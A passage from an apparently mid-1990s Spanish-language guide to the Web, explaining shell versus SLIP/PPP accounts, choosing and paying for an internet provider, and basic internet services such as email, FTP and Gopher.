Pero eso está bien. ¿Quién tiene el derecho de decirle a la gente que no utilice su propio espacio de disco y ancho de banda para publicar lo que le venga en gana? Sin embargo, en general, las empresas y organizaciones toman sus páginas Web (así como toda su ubicación en el Web) muy en serio. La mayor parte de la gente nunca se meterá en los pasillos de IBM, Microsoft, Boeing, Chase Manhattan o en la multitud de compañías más pequeñas con las que hacen negocios. Sin embargo, si tienen acceso al Web, es bastante probable que se detengan frente a la página de inicio de una empresa, lo que contribuye a que la gente se forme una primera impresión.

La mayor parte de las empresas relacionadas con la tecnología (especialmente compañías que se dedican al desarrollo de hardware y software) han reconocido esto en algún momento, y la mayoría han establecido una presencia en el Web. Estas compañías pronto se dieron cuenta de las ventajas de utilizar Internet (y Web), y ahora proporcionan servicios serios y valiosos a través de sus ubicaciones en Web.

Por ejemplo, muchas empresas de software y hardware ofrecen apoyo técnico a través de sus páginas Web. Hace un par de años, todo el mundo pensaba que la tecnología de tableros de anuncios y del *faxback* o retrofax sería lo próximo en hacer furor. (Con el *faxback*, se marca un número de teléfono de voz y se navega por un menú automatizado de selecciones para hacer que una computadora le envíe un documento por fax que le explique cómo hacer algo.) El *faxback* aún anda por ahí, pero el Web es mucho mejor; es mucho más fácil explorar a través de una interfaz visual de una ubicación del Web que responder a una voz generada por computadora.

Asimismo, muchas compañías dedicadas a ofrecer servicios tecnológicos ponen los catálogos de todos sus productos de forma interactiva. Siguiendo menús de vínculos de hipertexto se pueden identificar los productos que resultan interesantes, e incluso en muchos casos solicitarlos mediante servicios interactivos. Los consumidores potenciales pueden obtener información sobre las especificaciones de un producto, averiguar las condiciones previas de compra, e incluso ver el aspecto de un producto antes de comprarlo. Muchas compañías ofrecen actualizaciones de software y utilidades y controladores nuevos de forma gratuita a aquellos consumidores que ya han comprado sus productos.

Hoy en día, compañías incluso que no tienen nada que ver con tecnología de computadoras van contra reloj para conectarse a los servicios interactivos. Floristerías, tiendas de automoción, artistas gráficos, consultores, cerrajeros, negocios agrícolas, bancos, compañías financieras, todos ellos están en Web. Algunos de ellos han establecido su presencia para atender mejor a sus consumidores actuales. Otros están en el Web para promocionar sus negocios o vender sus productos. Otros simplemente ofrecen información y recursos al público en general. Cualquiera que sea el motivo (y hay muchos), cada día llegan más y reivindican sus derechos.

### **¿Qué tipo de computadora se necesita?**

Se puede conectar prácticamente cualquier tipo de computadora a Internet, pero este libro se centra en PC que se ejecutan con Windows (Windows 3.1, Windows 95 o Windows NT); PC que se ejecutan con sistemas Unix, como SCO Unix y los distintos



sistemas basados en BSD (como BSDI, Linux, FreeBSD y NetBSD); y computadoras Macintosh.

De cuando en cuando, se tratarán las computadoras Unix, órdenes Unix y la instalación y utilización de programas para Unix. De hecho, en el estudio del Capítulo 16 sobre cómo instalar una red de área local para conectar un negocio pequeño a la Internet, sugerimos incluso que nuestra red ideal para un negocio pequeño debería incluir una computadora Unix. Si no conoce Unix, pero es propenso a jugar con computadoras y software, puede que quiera explorarlo; los sistemas Unix son muy potentes y robustos, y se integran muy bien en la Internet y el Web.

Sin embargo, y a pesar de esta mención ocasional de Unix, no es necesario que se preocupe de aprenderlo —o incluso de utilizarlo en cuanto a este aspecto se refiere—. Como usuario del Web, puede hacer todo lo que necesite desde la comodidad de su entorno Windows o Mac. Puede lograr incluso una conexión permanente a Internet y proporcionar una gran variedad de servicios Internet —incluyendo el servicio de páginas Web, correo y archivos— desde una computadora Windows o Mac.

### ***¿Qué equipamiento o software extra es necesario?***

---

Aparte de la computadora, el único hardware que se necesita para explorar el Web es un módem. Se puede utilizar un módem de 14,4 Kbps, pero recomendamos el uso de módem de 28,8 Kbps a cualquier persona que aún no haya comprado alguno; el doble de velocidad compensa la pequeña diferencia en el precio.

Si tiene pensado instalar su propia ubicación permanente Web en Internet con una conexión más rápida de la que puede aportar un módem, es posible que necesite algún hardware de red adicional. En el Capítulo 17 se verán las conexiones más rápidas y el hardware necesario para éstas.

Por lo que respecta al software, es posible que ya tenga todo lo necesario si utiliza Windows 95 o Windows NT de Microsoft u OS/2 Internet Connection de IBM. Estos sistemas operativos incluyen todo lo necesario para conectar con la Internet. Establecer una primera conexión a la Internet con Windows 95 puede resultar tan sencillo como pulsar sobre un icono del escritorio. Y una vez que haya conectado, podrá buscar más y mejores programas a emplear con la Internet y podrá investigar incluso las tarifas y servicios que ofrecen otros proveedores locales de servicios Internet. En el Capítulo 3 se estudiarán con más detenimiento estos sistemas operativos y su conexión a Internet.

Si aún utiliza Windows 3.1 o si utiliza un Mac, todo lo que necesita está a su disposición de manera gratuita en la Internet. Por supuesto, esto presenta el viejo dilema de «¿qué fue antes, el huevo o la gallina?» para aquellas personas que aún no hayan conectado: ¿cómo se pueden transferir los datos del software de Internet si no se ha conectado aún con ella? El siguiente capítulo explora algunos caminos en relación a este problema. En pocas palabras, una solución estaría en obtener los elementos necesarios al contratar con su ISP. Una vez conectado, puede encontrar el mejor software en el Web de forma gratuita.

Como alternativa, puede comprar un paquete de acceso a Internet que incluya las utilidades y programas que necesite, en su establecimiento habitual. Algunos paquetes contienen incluso una cuenta Internet con un proveedor de servicios. Todo lo que tiene que hacer es cargar el software y hacer una llamada para iniciar su cuenta. Estos paquetes globales se verán también en el Capítulo 3.

Por último, los principales servicios interactivos de información, como CompuServe, America Online y Prodigy, están empezando a ofrecer el acceso a Internet. (Esto se trata en el Capítulo 4.) Aunque el tipo de acceso que ofrezcan no sea tan completo como el que se obtiene con un ISP, y aunque a menudo cobren por el acceso que ofrecen, éste puede ser un modo adecuado de conectar rápidamente y empezar a explorar la Internet.



## ***Conexión a Internet***


Sin duda alguna, la parte más difícil en relación con la utilización del Web está en torno a la conexión a Internet y en la definición de los parámetros de la computadora para poder utilizarla. Hay tantas variables a tener en cuenta, y tantas opciones distintas para los diversos tipos de computadoras, que pueden hacer que todo resulte muy confuso.

En este capítulo, le despejaremos las dudas y le mostraremos cómo conectar su sistema. No nos adentraremos en cada uno de los intrincados detalles y opciones que puede que usted quiera considerar en el futuro, pero sí le ofreceremos una visión global de las distintas posibilidades y le ayudaremos a encontrar el proveedor que más le convenga.


### ***Tipos de conexiones***

---

Si tiene acceso a Internet a través de una computadora Unix y una cuenta de la interfaz de órdenes, es posible que ya sepa que puede utilizar programas no gráficos para explorar el Web. Pero acceder a la red sin gráficos es como comer un helado sin azúcar, sin nata y sin guinda. La Figura 2.1 muestra una página Web tal y como aparecería al verla con un explorador Web llamado Lynx, que se ejecuta bajo la línea de órdenes Unix. La Figura 2.2 muestra la misma página Web del modo en que aparecería al verla con Netscape, un explorador gráfico disponible para la mayoría de las interfaces gráficas de usuario conocidas, incluyendo Windows de Microsoft, Mac, y las computadoras X Window sobre máquinas Unix. Está claro que explorar el Web con un explorador gráfico es más apasionante y provechoso que hacerlo con un explorador no gráfico.



**Figura 2.1.** Una página Web tal y como aparece con Lynx, un explorador Web no gráfico.



**Figura 2.2.** La misma página Web vista con un explorador Web gráfico.

En efecto, World Wide Web se ha convertido en la interfaz gráfica de usuario para Internet. Entonces, ¿para qué querrán los nuevos usuarios aprender Unix y utilizar exploradores Web no gráficos cuando pueden utilizar exploradores gráficos en sus computadoras y examinar el Web en todo su esplendor? Pudiendo elegir, la mayoría de la gente preferirá utilizar programas Windows, OS/2 o Macintosh para explorar el Web y disfrutar así de sus fantásticas capacidades multimedia.

En las secciones que vienen a continuación, ofreceremos una visión global de por qué el sistema operativo Unix sigue siendo importante, pero más tarde explicaremos cómo se puede conectar con Internet sin necesidad de preocuparse de cosas misteriosas como Unix.

## ***Cuentas de la interfaz de órdenes y la temida palabra "U"***

La Internet se desarrolló en torno al sistema operativo Unix. En los primeros años de Internet (en los setenta), prácticamente todas las computadoras de Internet eran Unix. En aquellos días, las computadoras Unix eran casi siempre muy grandes, muy costosas, y eran máquinas muy complejas que albergaban a cientos de usuarios. Muchas de ellas estaban situadas en universidades e instalaciones del gobierno (a menudo en bases militares). De hecho Internet se inició como un proyecto para conectar las distintas computadoras del Departamento de Defensa de los Estados Unidos.

Hoy en día, la mayor parte de los proveedores de servicios Internet todavía utilizan computadoras Unix. Esto se debe a una serie de razones técnicas. En su mayor parte, a que Unix es un sistema operativo excepcionalmente robusto y maduro; puede manejar muchos programas y usuarios simultáneamente, y hay una gran riqueza de software de Internet disponible para computadoras Unix.

Eso no quiere decir que *usted* tenga que saber cómo utilizar Unix. De hecho, a no ser que quiera una cuenta de interfaz de órdenes, probablemente no verá nunca un indicador de órdenes Unix. (En realidad, hace sólo un par de años, la mayoría de la gente que utilizaba Internet lo hacía de este modo.) Sin embargo, hoy en día mucha gente accede aún a Internet a través de computadoras Unix y cuentas de interfaz de órdenes de acceso telefónico. Cada año, academias y universidades dan títulos a miles de estudiantes que han aprendido a utilizar Unix e Internet en la escuela. Asimismo, mucha gente que nunca estudió computadoras en el colegio ha aprendido, o está aprendiendo por su cuenta, a utilizar Internet con Unix utilizando alguno de los muchos y excelentes libros sobre Internet que se pueden adquirir en las librerías. En nuestra opinión, el mejor de todos ellos es *The Internet Complete Reference* de Harley Hahn y Rick Stout.

Mucha gente seguirá aprendiendo y utilizando Unix durante mucho tiempo, simplemente porque es un sistema operativo excelente —especialmente para utilizar con Internet—. Sin embargo, Unix no es algo al alcance de todos. Aprender a utilizar lo básico del sistema operativo o de la interfaz gráfica de usuario de Unix (el sistema X Window) no requiere demasiado tiempo. Pero aprender Unix lo suficientemente bien como para instalar una pasarela Internet y gestionarla día a día implica un conjunto de conocimientos que la mayoría de la gente considerará abrumador.

## **La conexión gráfica: Cuentas SLIP y PPP**

Como la mayor parte de la gente, usted probablemente querrá utilizar Internet con programas gráficos. Esto quiere decir que tendrá que conseguir un tipo de cuenta en particular de un proveedor de servicios Internet. Cuando usted compra una cuenta de interfaz de órdenes a un proveedor de servicios Internet, está comprando una cuenta que le posibilite el acceso. Para poder utilizar programas gráficos con Internet, tiene que comprar una cuenta especial para que pueda acceder su computadora (no usted). Estas cuentas se llaman cuentas SLIP o PPP. (En breve se explicará el significado de estos términos.)

La diferencia fundamental entre una cuenta para *usted* y una cuenta para *su computadora* es ésta: cuando utiliza un programa de comunicaciones como ProComm o Zterm para llamar a una computadora Unix, lo que hace es transportarse a esa computadora remota. No es distinto que marcar a un sistema local de tablón de anuncios, excepto en que la computadora remota está en Internet y su computadora no lo está. En contraste, cuando adquiere una cuenta SLIP o PPP para su computadora, realmente extiende Internet a su propia computadora, es decir, su computadora está realmente en Internet. Estos conceptos se muestran en la Figura 2.3.

Conexión Internet (programas de correo electrónico, exploradores Web, programas para transferencia de archivos, lectores de noticias Usenet, etc.) están escritos para ser utilizados directamente con Internet. Eso quiere decir que su computadora debe estar en Internet.

Además de la posibilidad de utilizar el Web gráficamente, hay muchas ventajas al tener la computadora en Internet en vez de utilizar una computadora remota situada en Internet. Por ejemplo, todos sus mensajes de correo electrónico se almacenarán en su propia máquina, y eso le permitirá protegerlos y garantizar su intimidad. Además, cuando recupere archivos desde servidores FTP (protocolo de transferencia de archivos), los archivos irán directamente a su máquina. Esto es mucho más práctico que utilizar una computadora remota con una cuenta de interfaz de órdenes. Con una cuenta de interfaz de órdenes, primero tiene que utilizar FTP para llevar los archivos a la computadora remota, y a continuación utilizar un programa de comunicaciones para transferirlos a su propia máquina.

Un término que se oye con frecuencia en los debates sobre Internet es *TCP/IP*. TCP/IP (siglas que corresponden a Protocolo de control de transporte/Protocolo Internet) es el vocabulario, o *protocolo*, que utilizan todas las computadoras de Internet para comunicarse entre sí. Técnicamente hablando, TCP/IP se refiere a un conjunto de protocolos que trabajan juntos para enviar órdenes y datos a las computadoras de Internet, pero para hacerlo más simple, puede pensar en él como en el protocolo de Internet.



Para situar su computadora en Internet, tiene que tener algún modo de conseguir un TCP/IP para ella. Aquí es donde entran en juego SLIP y PPP.

### **SLIP**

SLIP (Protocolo Internet de línea en serie) fue el primer protocolo para ampliar Internet a través de líneas de acceso telefónico estándar. Llevar TCP/IP a través de las líneas



Cuenta de interfaz de órdenes  
de acceso telefónico



**Figura 2.3.** Diferencias conceptuales entre las cuentas de interfaz de órdenes de acceso telefónico y las cuentas SLIP/PPP.

as de teléfono ha sido práctico únicamente en los últimos años gracias a la introducción de módem de alta velocidad. Y ha sido recientemente cuando SLIP se ha convertido en algo estandarizado y fiable. Los programadores y otras personas que trabajan con Internet a menudo se refieren a SLIP como «una mella que está ahí y que funciona». Con eso, querían decir que SLIP no se había pensado e implementado realmente con una estrategia u objetivo a largo plazo en particular. Pero SLIP funcionaba y, en ausencia de algo mejor, se convirtió en un estándar prematuro para encaminar el tráfico Internet a través de la línea telefónica.

**PPP**

Pisándole los talones prácticamente al protocolo SLIP, apareció un protocolo llamado PPP (Protocolo punto por punto). PPP es más fiable que SLIP y en ocasiones ligeramente más rápido. A diferencia de SLIP, PPP se diseñó con una estrategia magnífica, y se implementó de manera metódica y estandarizada.

Una de las diferencias principales entre SLIP y PPP es que SLIP solamente puede transportar TCP/IP a través de una línea en serie, mientras que PPP puede transportar muchos protocolos además de TCP/IP a través de una variedad de conexiones. Por ejemplo, un vínculo PPP puede transportar protocolos de red Novell o protocolos de red Macintosh al mismo tiempo que transporta TCP/IP para una conexión Internet. Y PPP puede trabajar tanto sobre una red de área local como sobre computadoras conectadas por cables serie. Probablemente nunca tenga que preocuparse por estos detalles, pero puede ver que PPP es el protocolo más flexible y robusto.

**Paquetes globales**

Un modo de conectar con Internet es yendo a su tienda de software y comprando uno de los muchos paquetes de acceso a Internet que ofrecen las empresas de software y las editoriales. Algunos de estos paquetes ofrecen todo el software necesario para iniciarse, incluyendo los controladores de bajo nivel para SLIP o PPP y una serie de programas de cliente Internet (programas nativos Windows o Mac que utiliza Internet, como un programa de correo electrónico, un explorador Web, o una utilidad de transferencia de archivos).

En ocasiones, estos paquetes también incluyen un acuerdo de acceso a Internet con algún proveedor grande de servicios Internet. En su mayor parte, estos acuerdos de acceso en bloque incluyen una cuenta SLIP o PPP estándar que usted también podría acordar para sí mismo. Si decide establecer una cuenta por sí mismo, podría resultar-le un poco más difícil conseguir y configurar el software necesario. Sin embargo, la ventaja de instalar el sistema por su cuenta es que aprende algo acerca de Internet durante el proceso.

En el Capítulo 3, se verán detenidamente algunos de los paquetes Internet más conocidos que se pueden encontrar a la venta.

**Servicios de información**

En el Capítulo 4, se examinará lo que están haciendo America Online, CompuServe y Prodigy para permitir que sus usuarios accedan al World Wide Web. A este tipo de empresas se les conoce como servicios de información. Normalmente tienen una computadora muy grande con muchos números de teléfono locales a lo largo del país a los que sus usuarios pueden llamar con un módem. Entre otras cosas, fre-

cuentemente proporcionan noticias, artículos, foros de debate y servicios de venta y, a menudo, cobran una tarifa por acceder a la mayor parte de los mejores recursos que ofrecen. Estos servicios de información se están subiendo rápidamente al tren de Internet; si no lo hicieran, ¡probablemente perderían a todos sus miembros en favor de Internet!

La mayor parte de los grandes servicios de información ofrecen acceso de correo electrónico a Internet. Algunos también ofrecen acceso a los grupos de noticias Usenet de Internet y transferencia de archivos, y la mayoría de los que aún no ofrecen acceso al World Wide Web piensan hacerlo en un futuro próximo. Lamentablemente, la mayor parte de los servicios de información cobran por hora o incluso minuto de acceso a Internet. Algunos todavía cobran incluso por repartir el correo electrónico hacia o desde Internet.

Si está interesado en algún paquete global o servicio de información, es posible que quiera leer las secciones «Elección del módem adecuado» y «Obtención del software y establecimiento de la conexión» que aparecen más adelante en este capítulo. Si no es un usuario experto de módem (o incluso si aún no tiene módem), puede que encuentre estas secciones de utilidad.

### ***Búsqueda de un proveedor de servicios Internet***

---

Si ya ha intentado encontrar un proveedor de servicios Internet, habrá visto que no resulta tan fácil como buscar «Internet» en las páginas amarillas de su compañía telefónica, ¡al menos por ahora! Buscar un proveedor también puede resultar paradójico. Si ya tiene acceso a Internet, es muy fácil encontrar suministradores y conseguir información sobre sus servicios. Pero si aún no tiene acceso (que es probablemente por lo que está leyendo esta sección), encontrar un proveedor puede ser un misterio al principio. Aunque no le podemos dar ninguna respuesta absoluta, como un número al que llamar, le ofreceremos algunos buenos indicadores y lugares desde donde iniciar su búsqueda. Hay un par de enfoques que puede utilizar para encontrar un proveedor de servicios Internet.

### ***Grandes suministradores de servicios Internet***

Un modo de encontrar un suministrador de servicios Internet es contactando con alguno de los suministradores Internet que prestan sus servicios a amplias áreas del país. Hay varias compañías que se han erigido líderes en este mercado y que se comprometen a establecer una presencia en todas las ciudades importantes. Cuando un suministrador de servicios Internet pone un punto de conexión en servicio, éste se denomina *punto de presencia*, o a veces *POP*. (POP también son las siglas de Protocolo de Oficina Postal; algo completamente distinto y de lo que hablaremos más adelante.)

Si reside cerca de alguna ciudad grande, es probable que alguno de los grandes suministradores de servicios Internet pueda ayudarle. La mayoría de ellos aparecen en el catálogo de la parte final de este libro, en la sección «Suministradores de servicios Internet».



## **Suministradores locales de servicios Internet**

Aunque los grandes suministradores sean más fáciles de encontrar y utilizar, no debería descartar inmediatamente a los suministradores locales más pequeños. A menudo, los suministradores locales pueden proporcionar un servicio mejor a precios de mercado y ofrecer todas las características de sus competidores más grandes. Sin embargo, puede que sean más difíciles de encontrar.

Muchas ciudades de tamaño mediano y grande tienen revistas semanales de carácter local sobre computadoras. Normalmente las puede encontrar en tiendas de informática, librerías especializadas en el tema y quioscos de prensa. En ocasiones, se pueden encontrar en estas revistas anuncios de compañías locales que venden acceso a Internet.

Si no puede encontrar ningún anuncio de suministradores locales de servicios Internet, pruebe en la sección de sistemas de tablón de anuncios locales que aparece prácticamente en todas estas revistas.

Muchos BBS están en Internet, y continuamente surgen operadores BBS que están poniendo sus sistemas en Internet. No conseguirá un acceso pleno a Internet a través de los BBS (no tendrá acceso al Web), pero puede que a menudo obtenga acceso a los grupos de noticias Usenet. Si puede encontrar un BBS con acceso a los grupos de noticias Usenet, lea los grupos de noticias `alt.internet.service` y `alt.internet.access.wanted`. Si no encuentra ninguna pista inmediata, pruebe a enviar un artículo a `alt.internet.access.wanted` exponiendo que está buscando un proveedor local de Internet. Si hay alguno, es probable que lo conozcan y respondan a su solicitud.

Por último, siempre puede consultar las páginas amarillas. Muchos suministradores Internet aún no aparecen en las páginas amarillas, pero algunos ya están. Busque en las secciones «Máquinas de proceso de datos» e «Informática».

Si después de todo esto aún no puede encontrar un suministrador local, debería considerar la adquisición de una cuenta con uno de los grandes suministradores. Algunos de ellos ofrecen un período de prueba durante el cual usted puede utilizar sus servicios. Eso le dará la oportunidad de evaluar su sistema mientras investiga otras posibilidades.

## **Comparación de precios y servicios**

Es difícil que disfrute explorando la red si está pensando todo el tiempo que el contador no para de correr. En la mayoría de las grandes ciudades, debería poder encontrar un proveedor que le ofreciese un número de acceso local. Si no puede, o si está en un área rural, puede utilizar uno de los grandes suministradores de Internet que ofrecen acceso a líneas 900. No obstante, le cobrarán por minuto u hora de utilización del servicio.

Algunos suministradores todavía cobran por minutos u horas de conexión (además de las tarifas de alguna línea 900), pero algunos de ellos están empezando a emplear tarifas mensuales o combinadas. Con las tarifas combinadas, se paga una cuota men-

sual baja y una tarifa relativamente baja para un determinado número de horas. Si se sobrepasa ese número de horas especificado, la tarifa horaria sube.

Por supuesto, primero debería intentar encontrar un proveedor que ofreciese un número local y cobrase simplemente una tarifa mensual sin cobro adicional por el tiempo de conexión. El tipo de cuenta más sencillo y barato es una cuenta de interfaz de órdenes. El precio razonable de una tarifa simple para una cuenta de interfaz de órdenes está entre 17 y 20 dólares al mes. El precio de una cuenta SLIP o PPP puede oscilar entre 20 y 30 dólares al mes.

Algunos de los grandes suministradores ofrecen distintos programas de servicios (en caso de que todo esto sea demasiado sencillo). IBM, por ejemplo, tiene dos programas: el programa básico, que incluye seis horas de tiempo de acceso mensual por unos 13 dólares, cobrando cada hora de acceso extra a 4 dólares; y el plan global, que incluye 30 horas de tiempo de acceso por 30 dólares, cobrando cada hora de acceso extra a 3 dólares. Claramente, el plan global es una compra mejor que el plan básico. Con el plan global, si pasa una hora al día explorando el Web, su tarifa mensual rondará los 30 dólares.

Por supuesto, si IBM no tiene un POP cerca de su área, usted tendrá que pagar una cuenta de teléfono más alta por las llamadas a larga distancia o pagar a IBM una cantidad adicional por utilizar su servicio de línea 800. IBM cobra 6 dólares extra a la hora por el acceso a su línea 800. Si tuviese que utilizar su servicio de línea 800 las mismas 30 horas, su cuenta subiría a 210 dólares al mes (30 más 180).

---

**Consejo:** Como pauta, intente encontrar un proveedor que le venda una cuenta SLIP o PPP por unos 30 dólares mensuales y no le limite a menos de 30 horas de acceso al mes. Además, asegúrese de preguntar si hay otros costes —algunos suministradores cobran por cada mensaje de correo electrónico que se envía o encuentran otras maneras de sacarle más dinero. Si puede, intente evitar aquellos suministradores que obligan a aceptar cobros subsidiarios.

---

## ***Pago de la cuenta***

Con la mayoría de los suministradores de servicios Internet, se puede acordar el pago automático de la cuenta mensual mediante tarjeta de crédito. De hecho, algunos de los suministradores principales estipulan que se proporcione una tarjeta de crédito para la facturación. Si no puede o no quiere pagar mediante tarjeta de crédito, algunos suministradores le cobrarán del modo tradicional (enviándole un extracto mensual).

Advertencia si paga mediante tarjeta de crédito: No ponga información sobre su tarjeta de crédito (nombre, número o tiempo de validez) en ninguna correspondencia electrónica. El correo electrónico no es seguro. Con toda probabilidad, nadie se preocupará de leer su correspondencia, pero no cuente con esa garantía. No merece la pena afrontar ese riesgo. Comunique esta información delicada al personal responsable únicamente por teléfono, a través de correo postal o en persona.

## ***Correo electrónico en la autopista de la información***

---

Aunque este libro trata principalmente del World Wide Web, es necesario que dediquemos unos minutos a atender otras cosas que se pueden hacer en Internet para aquellos que acaban de iniciar este viaje. Se puede acceder a la mayoría de los recursos a través de un explorador Web, y los más importantes se tratan en el contexto del World Wide Web en capítulos posteriores. El correo electrónico es una excepción, dado que es el único recurso de Internet al que no se puede acceder a través del explorador Web (aunque unos pocos tienen incorporadas facilidades para el envío de correo electrónico). No obstante, debe saber cómo funcionará su correo electrónico. Después de todo lo que tiene que pasar para conseguir el acceso al Web, no le gustaría tener que comprar otro libro para aprender a instalar su correo electrónico, así que aquí le daremos lo elemental sobre el correo electrónico.

Como se mencionó anteriormente, este libro parte de la tradición de muchos libros disponibles sobre Internet en los que la atención se centra casi exclusivamente en el World Wide Web. Hay una buena razón para ello: de todas las cosas que se pueden hacer con Internet (y hay muchas), los usuarios habituales de Internet están en su mayor parte interesados solamente en una docena de ellas:

- FTP anónimo. FTP es un programa que se puede utilizar para recuperar archivos de computadoras situadas en Internet.
- Archie. Los servidores Archie son computadoras de Internet con bases de datos que contienen los nombres de muchos de los archivos almacenados en servidores FTP de Internet. Se puede utilizar un programa de cliente Archie para encontrar la ubicación de archivos (los nombres de servidores FTP) de los que se conoce el nombre, o parte del nombre, de un archivo deseado.
- Correo electrónico. Probablemente encontrará el correo electrónico como uno de los mejores aspectos de estar conectado a Internet. Podrá intercambiar mensajes con gente de todo el mundo en cuestión de segundos.
- Finger. El programa Finger le ofrecerá información sobre otras personas que tengan cuentas en computadoras Unix de Internet. Por ejemplo, Finger le indicará cuándo accedieron los usuarios a sus computadoras por última vez, si están conectados actualmente, y la última vez que leyeron el correo.
- Gopher. El sistema Gopher es un sistema universal de menú. Es un sistema con un concepto similar al del World Wide Web, aunque las «páginas» Gopher sólo tiene opciones de menú y no gráficos.
- Internet Relay Chat-IRC es un programa universal de charla en tiempo real. Al sintonizar con un canal IRC en particular, se puede conversar con otras personas que tengan unos intereses similares en una especie de entorno de radioaficionado.
- Listas de correo. Las listas de correo son la respuesta de Internet a las listas de correo postal que se encuentran en el mundo real. Usted puede suscribirse a las listas de correo de cientos de asuntos diferentes. El ingreso y la baja normalmente están completamente automatizados, y la «distribución» se envía a su dirección de correo electrónico habitual.

- Telnet. Un programa Telnet le permite conectar e iniciar una sesión con otras computadoras de Internet. Por supuesto, para iniciar una sesión con otra computadora, tiene que tener un nombre de usuario y una contraseña en esa computadora.
- Grupos de noticias Usenet. Los grupos de noticias Usenet constituyen una especie de sistema global de tablón de anuncios; usted puede unirse a grupos de debate relativos a infinidad de temas, tanto de carácter general como esotérico. Globalmente, hay más de 10.000 grupos de noticias (temas).
- WAIS-WAIS (Servicio de información de un área amplia) es un conjunto de bases de datos en las que se puede buscar información sobre cualquier tema de Internet.
- World Wide Web. Por supuesto, Web es el sistema universal de documentos de hipertexto interrelacionados y entrelazados.

De estos once recursos principales de Internet, los más importantes para los usuarios (y a menudo muy serios) son con mucho:

- FTP anónimo.
- Correo electrónico.
- Gopher.
- Listas de correo.
- Grupos de noticias Usenet.
- El World Wide Web.

La mayor parte de los exploradores Web más recientes que se verán en el Capítulo 5 sirven no sólo como procesadores centrales para el World Wide Web, sino también como procesadores centrales para los archivos de FTP anónimo y los servidores Gopher. A través de distintas ubicaciones Web se tiene acceso a todos los grupos de noticias Usenet. Un par de exploradores (Netscape y las últimas versiones de Mosaic) tienen incluso soporte incorporado para leer los grupos de noticias Usenet. Esto deja solamente uno de los recursos importantes de Internet al que generalmente no se puede acceder directamente a través de un explorador Web o el propio Web: el correo electrónico. De ahí que tratemos brevemente los programas de correo electrónico, y todo lo necesario para hacer que éste funcione, en esta sección.

### ***Correo electrónico con una cuenta de interfaz de órdenes***

Como se explicó anteriormente en este capítulo, cuando se utiliza un programa de comunicaciones como ProComm o Zterm para llamar a una computadora de Internet e iniciar una sesión, realmente se está utilizando la computadora remota. En este marco, su propia computadora no está de hecho en Internet, simplemente se está marcando a la computadora remota y utilizándola del mismo modo en que se haría con cualquier sistema de tablón de anuncios.

Cuando tiene una cuenta de interfaz de órdenes en una computadora Unix de Internet, ya tiene una dirección de correo electrónico. Su dirección de correo electrónico se compone de su nombre de acceso seguido del carácter «@», y a continuación el nombre de la computadora o red sobre la que está su cuenta.

